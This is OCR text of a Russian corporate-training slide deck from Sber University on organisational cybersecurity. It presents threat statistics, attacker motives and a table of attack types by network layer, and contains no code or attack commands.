СБЕР УНИВЕРСИТЕТ

Кибербезопасность цифровой организации

Олег Ржевский
руководитель направления, Академия кибербезопасности
АНО ДПО «Корпоративный университет Сбербанка»

СБЕР УНИВЕРСИТЕТ

ОБЗОР МОДУЛЯ

- АКТУАЛЬНОСТЬ ОБЕСПЕЧЕНИЯ КИБЕРБЕЗОПАСНОСТИ
- СТАТИСТИКА КИБЕРУГРОЗ ПОСЛЕДНИХ ЛЕТ И ПРОГНОЗЫ 2021
- СКОЛЬКО СТОИТ АТАКА? СЛОЖНО ЛИ ОРГАНИЗОВАТЬ АТАКУ? АТАКА КАК СЕРВИС…
- МОДЕЛЬ KILL CHAIN
- ПОСЛЕДСТВИЯ ДЛЯ БИЗНЕСА (ПРИМЕРЫ)
- ЗАЩИТА, МОДЕЛИ И БАЗОВЫЕ ПРАКТИКИ


СБЕР УНИВЕРСИТЕТ

Кибербезопасность на глобальной карте рисков в 2020 году

1 Экстремальные погодные условия

2 Провал принимаемых в связи с изменением климата мер

3 Стихийные бедствия



4 Утрата биоразнообразия

5 Техногенные экологические катастрофы

6 Мошенничество или кража данных

7 Киберриски

39%

Участников опроса заявили, что в 2021 году ожидают рост рисков, связанных с кибератакими.

**Всемирный экономический форум

СБЕР УНИВЕРСИТЕТ

Россия - самая атакуемая страна в мире

ТОП-10 целей:

- Граждане
- Банки
- Финансы
- ИТ-компании
- Телекоммуникация
- Энергетика
- Правительство
- Образование
- Оборонная промышленность
- Военные учреждения

ТОП-5 стран – целей для кибератак:

1. Россия
2. Германия
3. Китай
4. Бразилия
5. США

**По данным лаборатории Касперского

СБЕР УНИВЕРСИТЕТ

10 ЛЮБОПЫТНЫХ ФАКТОВ…


1. 95% атак происходят из-за ошибок и человеческого фактора
2. 88% предприятий сталкивались с целевым фишингом
3. В среднем один раз в 39 секунд происходит хакерская атака. Во время пандемии COVID-19 ФБР США сообщило об увеличении числа зарегистрированных киберпреступлений на 300%
4. 68% руководителей бизнеса считают, что их риски кибербезопасности возросли
5. Только 5% файловых данных защищены должным образом
6. 36 000 000 000 утечек за 2020 г.
7. 86% кибератак были профинансированы
8. Средняя стоимость утечки данных $ 3 860 000
9. Среднее время выявления нарушения кибербезопасности 207 дней
10. Жизненный цикл уязвимости 280 дней (от нарушения до локализации)

RiskBased SECURITY
VARONIS
verizon
proofpoint.
Gartner
IBM Security
radware

https://www.cybintsolutions.com/cyber-security-facts-stats
https://www.proofpoint.com/sites/default/files/gtd-pfpt-uk-tr-state-of-the-phish-2020-a4_final.pdf
https://www.accenture.com/_acnmedia/PDF-96/Accenture-2019-Cost-of-Cybercrime-Study-Final.pdf#zoom=50
https://www.varonis.com/2019-data-risk-report/
https://pages.riskbasedsecurity.com/hubfs/Reports/2020/2020%20Q3%20Data%20Breach%20QuickView%20Report.pdf
https://enterprise.verizon.com/resources/reports/2020-data-breach-investigations-report.pdf
https://www.capita.com/sites/g/files/nginej291/files/2020-08/Ponemon-Global-Cost-of-Data-Breach-Study-2020.pdf

СБЕР УНИВЕРСИТЕТ


ЧАСТО ЛИ БИЗНЕС АТАКУЮТ?



https://www.radware.com (ERT report 2019-2020)

СБЕР УНИВЕРСИТЕТ


КАКИЕ АТАКИ ВСТРЕЧАЮТСЯ ЧАЩЕ ВСЕГО?



https://www.radware.com (ERT report 2019-2020)


СБЕР УНИВЕРСИТЕТ

А ЧТО В ОБЛАКАХ?



TOP-10 киберинцидентов с облачными сервисами в 2020 г.
https://www.kiuwan.com/biggest-cloud-breaches-of-2020/

Palo Alto Networks
https://federalnewsnetwork.com/wp-content/uploads/2021/05/1H21-CTR-full.pdf



Источник:
Machine Learning and Security,
Clarence Chio & David Freeman,
O'Reilly

СБЕР УНИВЕРСИТЕТ

Типы атак	Модель OSI	Модель TCP/IP
SQL-inj, RCE, LFI, XSS, CSRF, XXE, Malware attack, SSL/TLS Session MITM, Telnet & FTP MITM, HTTP request smuggling	Прикладной Представительский Сеансовый	Прикладной
TCP-SYN, TCP-RST, TCP-ACK, Port scanning	Транспортный	Транспортный
IP/Port Packet MITM, UDP/ICMP flood	Сетевой	Межсетевой
MAC flooding, ARP spoofing, VLAN hopping, MAC address spoofing, STP spoofing	Канальный	Доступ к сети
Физическое воздействие (повреждение физического канала)	Физический	

СБЕР УНИВЕРСИТЕТ

Кто нас атакует?

	TOTAL
Financial/ransom	59%
Insider threat	29%
Political/hacktivism/social	28%
Cyberwar/geopolitical conflict related	27%
Competition/espionage	25%
Angry users	20%
Motive unknown/other	27%
Have not experienced any cyberattacks	1%

https://www.radware.com (ERT report 2019-2020)


СБЕР УНИВЕРСИТЕТ


ЭКОНОМИКА КИБЕРАТАК


“Золотая лихорадка”
США, середина XIX века


СБЕР УНИВЕРСИТЕТ

